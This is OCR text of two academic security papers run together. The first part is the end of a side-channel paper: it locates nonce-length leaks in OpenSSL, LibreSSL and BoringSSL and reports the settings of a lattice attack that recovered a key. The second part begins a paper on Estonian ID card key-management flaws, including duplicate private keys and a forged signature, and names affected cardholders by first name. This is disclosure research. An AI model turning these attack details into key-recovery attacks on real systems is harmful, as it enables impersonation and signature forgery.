


Figure 5: DATA GUI showing the point addition vulnerability (V7) in BoringSSL where the ECDSA scalar multiplication is leaking $bits(k)$ with 100%.

early abort in line 4 has been triggered. In that case the nonce was not resized in the first addition of k-padding (line 13 of Listing 2) and, thus, is smaller than the average. We only collect such signatures and mount a lattice attack.

We build the lattice according to Equation (13) and gradually fill it with leaky signatures until the lattice reduction reveals the private key. For the actual reduction, we use the BKZ algorithm with a block size of 30. For a DSA-256 modulus leaking $L = 8$ bits, recovery succeeded with 36 signatures within 3.3s. For $L = 6$ bit leakage, recovery took 47 signatures and 7.8s. $L = 4$ required 79 signatures and took 111 hours with an increased BKZ block size of 50, since it is closer to the estimated bound in Section 2.2, demanding at least $L = 3$.

For the attack to work, `a->top` in line 4 needs to be on a different page than `a->d`. This can be easily achieved if the enclave copies variably-sized attacker-controlled arguments such as messages to sign to the enclave heap. By changing the argument's size, Bignumber `a` can be shifted appropriately.

C Small Nonce Leakage Details

OpenSSL leaks the word length of small nonces in several places. Nonce generation in `BN_generate_dsa_nonce` relies on `BN_div` for nonce reduction, which is non-constant time and leaks the length of small nonces, e.g., via `BN_rshift`. Also, the nonce is stripped by skipping leading zero limbs via `bn_correct_top`, which leaks the nonce length in limbs in subsequent steps. OpenSSL's default scalar multiplication uses a blinded version of double-and-add in `ec_GF2m_simple_points_mul`. Before blinding is applied, the nonce length leaks when being copied from `scalar` to `k` via `BN_copy`, when checking its bit length via `BN_num_bits`, and during the first addition of the nonce with the cardinality via `BN_add`. Also, the NIST-optimized curves call `BN_num_bits` with the nonce as input, e.g., in `ec_GFp_nistp521_points_mul`, which also leaks (cf. [43]).

During the nonce inversion done via `BN_mod_exp_mont`, which is invoked by `ec_group_do_inverse_ord` and `ec_field_inverse_mod_ord`, there is an early abort when comparing the Bignumbers k and q via `BN_ucmp`. While their exploitation might be tricky due to the small amounts of code or data being accessed conditionally, we also found an easy-to-exploit leak, which we describe in Section 6.1.

For LibreSSL, the situation is similar. Nonce generation leaks the nonce length via an early abort condition when checking for a proper nonce during rejection sampling via `BN_ucmp`. LibreSSL also leaks the nonce length during the first addition of the nonce and the group order in `BN_add` (k-padding). However, LibreSSL accidentally performs k-padding twice; 1) in `ecdsa_sign_setup` and 2) in `ec_GFp_simple_mul_ct`. Unlike OpenSSL, nonce inversion still uses the extended Euclid and is subject to vulnerability (V8). Also, LibreSSL used an old non-constant-time version of `BN_num_bits_word` which was patched in OpenSSL already in January 2018 via commit `972c87df`. Due to our reporting, LibreSSL patched this issue in commit `9046ac5`.

Estonian Electronic Identity Card: Security Flaws in Key Management

Arnis Parsovs[1,2]
[1]*Software Technology and Applications Competence Center, Estonia*
[2]*University of Tartu, Estonia*

Abstract

The Estonian electronic identity card (ID card) is considered to be one of the most successful deployments of smart card-based national ID card systems in the world. The public-key cryptography and private keys stored on the card enable Estonian ID card holders to access e-services, give legally binding digital signatures and even cast an i-vote in national elections.

In this paper, we describe several security flaws found in the ID card manufacturing process. The flaws have been discovered by analyzing public-key certificates that have been collected from the public ID card certificate repository. In particular, we find that in some cases, contrary to the security requirements, the ID card manufacturer has generated private keys outside the chip. In several cases, copies of the same private key have been imported in the ID cards of different cardholders, allowing them to impersonate each other. In addition, as a result of a separate flaw in the manufacturing process, corrupted RSA public key moduli have been included in the certificates, which in one case led to the full recovery of the corresponding private key. This paper describes the discovery process of these findings and the incident response taken by the authorities.

1 Introduction

Estonia issues several types of credit card-sized identity documents (hereinafter – ID cards) that contain a smart card chip. The cryptographic functionality embedded in the chip enables secure authentication over the Internet and creation of legally binding digital signatures. The Estonian ID card roll-out started in 2002 and is considered to be one of the most successful in the world in respect to dissemination and active use. From the 1.3 million Estonian residents, 67% have used the ID card electronically at least once in the second half of 2018 [1].

The security of this electronic identity scheme depends on the secrecy of a cardholder's private keys. It is crucial for private keys to be generated in a secure manner and to be accessible only to the corresponding cardholder. In the Estonian ID card scheme, similarly as in many other countries, the key management (key generation, certificate issuance) is delegated to the ID card manufacturer. It is therefore essential to ensure that the manufacturer generates keys of good quality and does not store copies of the generated keys. Unfortunately, there are no effective controls to verify that the manufacturer is trustworthy and handles the key management correctly. The industry response to these concerns has been that manufacturers are in the business of trust and therefore they would never risk their reputation by engaging in sloppy security practices or malicious behavior.

Our contribution in this work is to show, by example of the Estonian ID card, that this trust model does not always work. We show that the ID card manufacturer has engaged in sloppy security practices, ignoring repeated signs of faults in the key management process, and has intentionally breached the ID card manufacturing contract in some cases creating copies of cardholders' private keys. While these findings have resulted in open litigation against ID card manufacturer Gemalto [2], there is no evidence that this loss of trust would have an impact on Gemalto's reputation or its business value and hence would have served as a deterring factor for such misbehavior.

Our findings are based on the analysis of the ID card public-key certificates collected over the years from the public ID card certificate repository. The findings are presented as three separate studies performed over different periods of time. For each study we present the context and describe the process of how the flaws were identified and handled.

First, we discovered that several ID card certificates shared the same RSA public keys. After further investigation we found that the affected ID cards also shared the same private keys. The discovery of duplicate private keys suggested that contrary to the security requirements, the ID card manufacturer had generated keys outside of the card. We obtained convincing evidence that most of the ID card keys had been generated in the card, while a specific set of keys produced in

the ID card renewal process had been generated outside the card. Our conclusion is that this violation was likely motivated by performance reasons.

We also found a separate fault in the ID card manufacturing process that resulted in corrupted RSA public key moduli being included in the certificates. In one instance we were able to fully factorize the affected key demonstrating the security impact of the fault. We analyzed the possible causes for the corruption and discussed prevention and detection measures.

The rest of the paper is organized as follows. Section 2 introduces the Estonian ID card ecosystem and smart card chip platforms used over the years. Section 3 gives an overview of related security flaws the Estonian ID card has experienced. The next three sections describe the main findings of this paper. Finally, Section 7 concludes the paper.

2 Estonian ID card

2.1 Cryptographic functionality

From its introduction in 2002 until now, the core cryptographic functionality provided by the Estonian ID card has stayed the same. The ID card contains two asymmetric (RSA or ECC) keys with the corresponding X.509 public-key certificates, and symmetric keys to perform card management operations with the card.

Authentication key. The authentication key is used to log into e-services by providing a signature in the TLS client certificate authentication process [3]. This key can also be used to decrypt documents encrypted for the cardholder [4]. Signature and decryption operations with this key have to be authorized using the 4-digit PIN1 code.

Digital signature key. The digital signature key is used to give legally binding digital signatures that under eIDAS [5] are recognized as qualified electronic signatures. Each signature operation with the key has to be authorized using the 5-digit PIN2 code.

Card management operations. The cards are preloaded with symmetric keys that can be used by the manufacturer to perform various card management operations in the post-issuance phase. This allows to reset PIN codes in case the cardholder forgets them, generate new keys, write new certificates, and even reinstall the whole smart card applet if needed.

2.2 Parties involved

ID cards are identity documents issued by the state. The Police and Border Guard Board (Politsei- ja Piirivalveamet – PPA) is the authority responsible for procurement of ID card manufacturing services and the issuance of identity documents.

From the introduction of ID cards in 2002, the manufacturing and personalization of cards was performed by Trüb Baltic AS. In February 2015, Trüb Baltic AS with their parent company Trüb AG was acquired by Gemalto. As of the end of 2018, the ID cards have been manufactured by Oberthur (now known as IDEMIA).

The ID card certificates are issued by the privately-owned Estonian Certificate Authority (CA) SK ID Solutions AS (hereinafter – SK). According to eIDAS terminology, SK is a qualified trust service provider issuing qualified certificates. SK is a subcontractor of the card manufacturer.

The Estonian Information System Authority (Riigi Infosüsteemi Amet – RIA) is the state agency responsible for coordination and development of electronic identity and cyber security. Among other tasks, RIA organizes the development of ID card client-side software.

2.3 Chip platforms and document types

In this section, we chronologically introduce smart card platforms used over the years and the corresponding identity document types. We use the generic term ID card to refer to all identity document types covered. The SIM card-based digital identity card, in a Mobile-ID format, is not covered in this work.

2.3.1 MICARDO

In 2002, Estonia introduced the *identity card*, a mandatory identity document for all Estonian residents aged 15 and above. The electronic functionality of the card was implemented on top of smart card operating system MICARDO Public 2.1 [6]. The smart card interface is documented in the EstEID specification [7], which later became a national standard [8]. MICARDO-powered ID cards were issued from 2002 to 2011 (Figure 1). The platform is limited to 1024-bit RSA keys.



Figure 1: MICARDO-powered *identity card* issued from 2002-01-01 to 2010-12-31 [9]

2.3.2 MULTOS

In October 2010, a *digital identity card* was introduced. Since this document can only be used electronically, it can be personalized in PPA customer service points and issued instantly. The purpose of the *digital identity card* is to provide a backup solution in the event the cardholder's *identity card* cannot be

used. The card is powered by MULTOS I4E platform by KeyCorp [10]. The MULTOS applet has been developed to mimic the MICARDO interface described in the EstEID specification. MULTOS-powered cards were issued until December 2014 (Figure 2). The platform is limited to 1024-bit RSA keys.



Figure 2: MULTOS-powered *digital identity card* issued from 2010-10-01 to 2014-11-30 [9]

2.3.3 jTOP SLE66

In 2011, the manufacturing of *identity cards* switched to a new chip platform implemented on top of Infineon's product JCLX80jTOP20ID masked on a SLE66CX800PE chip [11] (Figure 3). The card runs jTOP (Java Trusted Open Platform) JavaCard operating system developed by Trusted Logic. The EstEID functionality is implemented in the JavaCard applet. The platform uses 2048-bit RSA keys. With the introduction of the jTOP SLE66 platform, the *residence permit card* was introduced (Figure 4). This card is issued to non-EU third-country nationals residing in Estonia. The jTOP SLE66-powered ID cards were issued until the end of 2014.



Figure 3: jTOP SLE66/SLE78-powered *identity card* issued from 2011-01-01 [9]



Figure 4: jTOP SLE66/SLE78-powered *residence permit card* issued from 2011-01-01 [9]

2.3.4 jTOP SLE78

At the end of 2014, the production of *identity cards*, *residence permit cards* and *digital identity cards* switched to jTOP SLE78 platform. The visual design of *identity cards* and *residence permit cards* stayed the same (Figure 3 and 4), however, the visual appearance of *digital identity cards* became a bit more colorful (see Figure 5). The EstEID functionality was implemented in a JavaCard applet on top of Infineon's product SLJ52GCA080CL [12] masked on the SLE78CLX800P chip [13] that runs the jTOP JavaCard operating system developed by Trusted Logic. With the switch to jTOP SLE78 platform, the *e-resident's digital identity card* was introduced (Figure 5). This card is issued through the e-Residency program [14] to persons who are not residents of Estonia. In the beginning of 2017, the *diplomatic identity card* was introduced (Figure 6). This card is issued to persons with diplomatic status. Initially, the jTOP SLE78 platform used 2048-bit RSA keys, but due to the ROCA flaw (see Section 3), at the end of 2017, the switch to ECC keys using curve P-384 was made. The jTOP SLE78-powered ID cards were issued until the end of 2018. ID cards manufactured currently are powered by the chip platform supplied by IDEMIA (not covered in this work).



Figure 5: jTOP SLE78-powered *digital identity card* and *e-resident's digital identity card* issued from 2014-12-01 [9]



Figure 6: jTOP SLE78-powered *diplomatic identity card* issued from 2017 [15]




Figure 7: ID card certificates analyzed in this work (by issuance month)

2.4 Certificate repository

All valid ID card certificates issued by SK are available in the public LDAP directory `ldap://ldap.sk.ee` [16]. The publication of certificates is motivated by the document encryption use case, providing convenient means for senders to obtain public keys of recipients.

ID card certificates contain the cardholder's full name and personal identification code (personal ID code). The personal ID code is a unique 11-digit number that generally remains fixed for the lifetime of the person and therefore is widely used in public and private databases to identify persons. The validity period of the certificate usually corresponds to the validity period of the identity document in which the corresponding private key resides.

2.5 Certificates analyzed in this work

Over the years, we have collected more than 7 million ID card certificates published in LDAP certificate repository. The certificate search in the repository is restricted to the personal ID code. However, since the search space for all possible personal ID codes is relatively small, over time certificates of all possible personal ID code holders could be crawled. Our certificate dataset is not complete, but we believe that it contains a representative sample of ID card certificates issued throughout the years. Figure 7 shows the distribution of ID card certificates in our dataset by issuance month (based on the certificate's `notBefore` field[1]) for different ID card platforms. The corresponding platforms have been determined by the certificate fields and properties of the public keys. Due to the crawling process, the dataset lacks certificates issued from 2002 to 2007 and certificates which have been valid for a short period of time. Therefore, in general, our findings provide only a lower bound for the number of affected certificates.

We also collected certificate revocation information accumulated in publicly available CRLs [17]. The information in CRLs can be used to deduce the time when the cardholder visited the document issuer to receive their new ID card and the old one was revoked. This information and also some other peculiarities of the ecosystem allowed us to deduce many important insights for this study.

[1]The `notBefore` field represents the time at which the certificate starts to be valid and usually corresponds to the time when the certificate was issued.

3 Related work

Over the 17 years of the Estonian ID card history, several ID card-related security flaws have been publicly disclosed.

More than 700 000 ID cards powered by the jTOP SLE78 platform were affected by Infineon's RSA key generation flaw (the ROCA flaw) [18]. The vulnerability in Infineon's proprietary RSA key generation algorithm allowed the factoring of 2048-bit RSA key in only 140.8 CPU-years. The discovery of this flaw in 2017 started the so-called Estonian ID card crisis, which was mitigated by switching to the ECC algorithm implemented by the platform and revoking vulnerable RSA certificates [19].

Publicly less noticed was a flaw in the jTOP SLE66 ID cards issued in 2011. Due to a publicly undisclosed flaw in EstEID JavaCard applet developed by the ID card manufacturer, 120 000 ID cards issued in 2011 were recalled [20]. While the authorities claimed that the card is secure and all transactions made with the card are fully reliable [20], later after the ROCA flaw broke out, it was disclosed in the media that the flaw in the 2011 ID cards was exploitable by having access to the card [21]. The context indicates that this may have been a type of PIN bypass flaw.

In 2002, it was discovered that PIN codes were printed in too dark, allowing for them to be seen through the PIN envelope [22]. Ironically, the same flaw in PIN envelopes was reintroduced by IDEMIA in 2018 after taking over the manufacturing of ID cards [23].

There have been incidents of including duplicate email addresses in certificates [24], issuing certificates with incorrectly encoded public keys [25], failing to revoke certificates of deceased persons [26] and others. Detailed analysis of these and other flaws related to the Estonian ID card are covered in [19].

4 Certificates with duplicate RSA public keys

In spring 2013, we discovered several certificate pairs in our dataset containing the same RSA public key. In most cases the public keys were shared between the authentication and digital signature certificates of the same ID card, however, in two occasions the same public key was shared between two different cardholders. The occurrence of such a fault could only have happened through a deep violation of the production processes, since each key pair is required to be unique even for the keys on the same ID card.

The set of 10 identified certificate pairs containing duplicate public key is listed in Table 1. All certificates have been issued for jTOP SLE66-powered ID cards. For each pair, the certificate issuance times have just a few seconds difference, indicating that the certificates were issued in parallel or close to each other. In most of the cases, the duplicate public keys were the result of the ID card renewal process, performed in the PPA customer service points, to replace the vulnerable applet for ID cards issued in 2011 (see Section 3).

No	Time of cert issuance	Type	Cardholder	Issuance	Expiry date	Revoked	Warranty
1	2012-11-06 15:35:09	sign	Ülle	PPA renewal	2016-07-07	2016-06-27	2014-10-09
	2012-11-06 15:35:46	auth	Toivo	PPA renewal	2016-07-04	2014-11-21	2014-10-09
2	2013-02-06 15:35:54	auth	Phillip	PPA renewal	2016-11-14	2015-05-04	2015-01-06
	2013-02-06 15:35:56	sign					
3	2013-02-07 12:18:34	auth	Sandra	PPA renewal	2016-01-02	expired	not issued
	2013-02-07 12:18:37	sign					
4	2013-02-19 09:09:58	auth	Nadiia	PPA renewal	2016-11-24	2016-11-08	2014-12-22
	2013-02-19 09:10:08	sign					
5	2013-02-25 09:33:17	auth	Moonika	PPA renewal	2016-08-22	2014-12-30	2014-12-22
	2013-02-25 09:33:29	sign					
6	2013-03-04 11:36:08	sign	Richard	PPA renewal	2016-11-30	2014-10-13	2014-10-09
	2013-03-04 11:36:38	auth	Anu	PPA renewal	2016-08-12	2014-10-23	2014-10-09
7	2013-03-30 13:40:38	auth	Leili	initial	2018-03-26	2015-05-14	2014-12-22
	2013-03-30 13:40:40	sign					
8	2013-03-30 13:42:03	auth	Jaan	initial	2018-03-26	2014-12-30	2014-12-22
	2013-03-30 13:42:05	sign					
9	2013-04-15 09:16:11	auth	Liis	PPA renewal	2016-05-06	expired	2014-12-22
	2013-04-15 09:16:28	sign					
10	2014-10-08 12:01:16	auth	Siim	initial	2019-10-07	2017-10-03	not issued
	2014-10-08 12:04:31	sign					

Table 1: Certificate pairs with duplicate public keys

4.1 Possible cause and impact

One explanation for these duplicate keys could be a poor source of randomness used in the on-card key generation process. However, we would expect such a failure to manifest randomly, independently of the time when the key is generated, since the ID card chip has no built-in time source that could be, for example, used to seed a pseudo-random number generator. Since the keys for the affected ID cards have been generated within an interval of a few seconds, this hypothesis can be safely rejected.

The close timing of the certificate issuance suggests that due to some software bug (such as race condition) a wrong public key was included in the certificate, i.e., the same public key was sent as a part of certificate signing request twice. This, however, would result in at least one of the certificates from the pair not being usable electronically, as the actual private key residing on the ID card would not correspond to the public key included in the certificate.

In the cases where the same public key is shared between the digital signature and authentication certificates of the same ID card, the risk is that the knowledge of only one PIN (PIN1 or PIN2 depending on which slot contains the corresponding private key) allows the card to be used for both purposes.

A more serious risk occurs in the two cases where the same public key is shared between different cardholders. For example, in case of pair 1, depending on whose ID card contains the corresponding private key, either Toivo can sign on behalf of Ülle, or Ülle can use her digital signature key to authenticate electronically as Toivo and decrypt files encrypted for Toivo (these use cases, however, would require the modification of the software).

It could not be excluded that the ID cards actually do contain duplicate private keys. However, if this was the case, the only credible explanation would be that contrary to the security requirements, the manufacturer had generated the keys outside the card and due to a flaw in the personalization process the same key was imported in two different ID cards/key slots.

4.2 Proof that ID cards share the same keys

Since we had a suspicion that private keys might be generated outside the ID card, we decided to investigate the shared public keys of the digital signature certificate of Ülle and authentication certificate of Toivo (pair 1).

In summer 2013, we were able to get in contact with Toivo, who informed us that his ID card was renewed in a PPA customer service point in Viljandi. He provided us cryptographic proof that both private keys in his ID card correspond to the public keys specified in the certificates. To demonstrate that Toivo's authentication private key can be successfully used to forge a digital signature of Ülle, with the assistance from Toivo[2], we created a proof-of-concept digital signature container in the name of Ülle (see Figure 8).

We did not manage to get in contact with Ülle to obtain a similar cryptographic proof from her ID card. In October 2014, we learned that the manufacturer had discovered the incident, since Toivo was invited to replace his ID card with a new one issued under warranty. The certificates of Ülle's ID card, however, remained valid. In spring 2015, we obtained confirmation from an Estonian service provider that Ülle had used the ID card for both authentication and signing in the e-service of the service provider. While this convinced us that her ID card contained the same private key, we still hoped to obtain cryptographic proof of that. In summer 2016, we managed to get in contact with Ülle's daughter who informed us that her mother used the card daily to sign banking transactions online, however, attempts to get in touch with Ülle herself did not succeed. Later we learned that her ID card was renewed in a PPA customer service point in Tallinn.

[2]Toivo was informed about the proof-of-concept signature forgery experiment, but not the nature of the flaw being exploited.




Figure 8: Digital signature of Ülle forged using the authentication key of Toivo

A similar (non-cryptographic) confirmation that both keys of the card are usable electronically was also obtained from Liis (pair 9).

The ability to successfully use both certificates involved in the duplicate certificate pair shows that the affected ID cards/key slots do share the same private keys that were apparently imported due to an error (e.g., race condition) in the ID card renewal process.

4.3 Incident response

In October 2014, at the latest, the manufacturer learned of the anomaly of duplicate keys. On 2014-10-09 a new ID card was produced for Toivo and on 2014-10-10 Toivo received an invitation from PPA to replace his ID card with a new one under warranty. The email stated that the ID card renewal on 2012-11-06 was unsuccessful and the card could not be used electronically (which actually was not true). For other cardholders the replacement cards were issued on 2014-10-09, 2014-12-22 and 2015-01-06 (the last column in Table 1). For unknown reasons the duplicate keys on the ID card of Sandra (pair 3) were missed, as for her the replacement ID card was not issued. Apparently, the cause of the flaw was not fully fixed and detection mechanisms were not implemented. As a result, a similar fault occured later again with the ID card of Siim (pair 10).

It is crucial to note that the incident was not handled as a security issue. The affected certificates were not revoked until the cardholders visited a PPA customer service point to receive the replacement card. Ülle was able to use her ID card until shortly before its expiration where it was then replaced. Liis informed us that the invitation from PPA did not reach her, therefore she kept using her ID card until its expiration.

In a meeting on 2017-02-06, we informed RIA about the case of Toivo and Ülle and the most likely explanation of keys being generated outside the ID card. At that time, we did not exclude the possibility that RIA and PPA may be well aware of the true reasons behind the flaw.

When approached by the authorities, the manufacturer responded that this was the old case already investigated in 2014 and that the mistake only occured with public keys. At the end of 2017, RIA ordered a follow-up study to determine whether any further evidence of key generation outside the ID card could be found [27]. Using statistical methods, strong evidence was found, that in the renewal process in PPA customer service points the keys were generated outside the ID card (see Section 5).

As we see in Table 1, the certificates with duplicate public keys were also found in 3 pairs of initially issued ID cards. These cases could be the result of a separate personalization fault where the cards actually do not contain duplicate keys. We urged RIA and PPA to investigate this, by using the database of OCSP certificate validity responses maintained by SK, to see whether the relying parties had requested validity confirmation of the involved certificates. From this it would be possible to infer whether the ID cards had been used successfully hence containing the keys specified in the certificates. We are not aware if this has been investigated.

5 Private keys generated outside the ID card

At the end of 2013, in the context of Snowden revelations, an opinion piece was published in Estonia [28] expressing concerns about authorities having copies of ID card private keys. The authorities rebutted the concerns [29], claiming that the recording of private keys is ruled out by the technological scheme used, i.e., the keys are generated inside the chip and the ID card is designed so that the private key itself never leaves the card.

Indeed, the security requirement of ID card key generation inside the chip has already been present in the ID card concept [30], has been documented in the EstEID technical specification (Section 4.1.5 in [7]), has been specified in SK certification policy according to which the CA is audited (Section 6.1.2 in [31]), and has also been present in the ID card manufacturing contract between the manufacturer and the state.

The rationale behind this requirement is that key generation inside the chip provides higher security. It is easier to ensure that copies are not created, rather than to make sure that all the copies have been irreversibly destroyed to eliminate potential misuse. For example, the Mobile-ID technology comes with extra risks, since it is documented that the keys for Mobile-ID are generated outside the chip (Section 6.1.1.3 in [32]).

In this section we describe our efforts to establish the true origins of the ID card private keys on each ID card platform.


5.1 Finding the evidence

In 2016, Svenda et al. in their paper "The Million-Key Question – Investigating the Origins of RSA Public Keys" [33] described a method which can be used to infer from the RSA public key modulus some details about the algorithm used to generate the key. In particular, it was found that the most significant byte (MSB) of modulus N allows to establish the range from which primes p and q were selected. This range turned out to be different for different implementations of the RSA key generation algorithm. We used this and other techniques to verify whether the properties in the RSA keys from the ID card certificates match the properties of the key generation algorithm implemented by the ID card platform. To obtain reference keys, we generated and exported thousands of keys from each ID card platform (when it was possible), simultaneously measuring the time taken by the on-card key generation process.


5.1.1 MICARDO

We found a configuration flaw in all MICARDO-powered ID cards that allowed us to perform card management operations with PIN2, without knowing the manufacturer's symmetric card management keys [19]. We used this to generate and export over a million 1024-bit RSA key pairs generated by the platform.

The MICARDO platform does not allow setting the value of the public exponent e. For each key the platform chooses a random public exponent e, either 2, 3 or 4 bytes in length, depending on the configuration. This peculiarity is visible in the certificates – for all, more than one million MICARDO-powered ID card certificates in our dataset, the public exponent value is random, no single value being over-represented.



(a) From the keys generated by the platform



(b) From the ID card certificates

Figure 9: MICARDO: distribution of the MSB of N

As we see in Figure 9, the distribution of the MSB of N from the keys generated by the MICARDO platform closely matches the keys from MICARDO-powered ID card certificates. Since the distribution of the MSB of N from the keys generated by MICARDO platform shows a unique pattern not observed in keys generated by any known software library (see Figure 12 in [33]), we can conclude that the keys in MICARDO-powered ID cards have been generated by the platform. We note, however, that our dataset does not have enough certificates issued in the period from 2002 to 2007 to draw definite conclusions about the keys generated in this period.

5.1.2 MULTOS

We did not have access to a non-personalized MULTOS platform, therefore we could not generate reference keys. In our dataset we have 29 262 certificates issued for MULTOS-powered ID cards. Figure 10 shows the distribution of the MSB values of these keys. The public keys have a random 4-byte public exponent, mimicking the non-standard behavior of MICARDO.

We cannot make conclusions about the origins of these keys. However, we see that these keys have not been generated by OpenSSL (non-FIPS), since moduli are not always congruent to 1 modulo 3 (see Section 4.2 in [33]).




Figure 10: Distribution of the MSB of N from the MULTOS-powered ID card certificates

5.1.3 jTOP SLE66 (initially issued)

To export a million keys generated by jTOP SLE66 platform, we used blank jTOP SLE66 JavaCards. Since RSA key generation is implemented on the level of the JavaCard platform, access to the manufacturer's proprietary EstEID JavaCard applet was not required.

We observed that this CC certified [34] JavaCard platform has a functional bug. When asked to generate a 2048-bit RSA key, in 38% of the cases a 2047-bit key is returned. This is close to the theoretical ratio of 38.6294% when p and q are chosen uniformly from the distribution of 1024-bit primes. In order to generate an RSA modulus of required length, usually either the rejection sampling method is used to regenerate primes until their product is of the required length, or the primes are sampled making sure that k-bit prime is larger than $\sqrt{2} \cdot 2^{k-1}$ (see Section 3.2 in [33]). The distribution of the MSB of N from the keys generated by jTOP SLE66 platform is shown in Figure 11.






Figure 11: Distribution of the MSB of N for keys generated by jTOP SLE66 platform

The jTOP SLE66-powered ID cards were issued from 2011 until the end of 2014. All the certificates for initially issued ID cards contain public keys with random 4-byte public exponents, mimicking the non-standard behavior of MICARDO. JavaCard specification requires implementations to support arbitrary public exponent values for at least up to 4 bytes in length. We verified that jTOP SLE66 platform accepts and is able to generate RSA key pairs with any odd value e up to 4 bytes in length, therefore the keys from the certificates could have been generated by the platform.

We see that for ID cards issued in 2014 the distribution of the MSB matches the distribution as generated by the platform (Figure 12b). However, the ID cards issued before 2014 are missing the 2047-bit RSA keys (the MSB values smaller than 128) (Figure 12a). The exceptions are 3 cardholders who have been issued a certificate with a 2047-bit key in October 2013. These are two employees of SK and a person related to the manufacturer. We hypothesize that these cards were issued to test the changes in the manufacturing process before going into production.



(a) ID cards issued before 2014



(b) ID cards issued in 2014

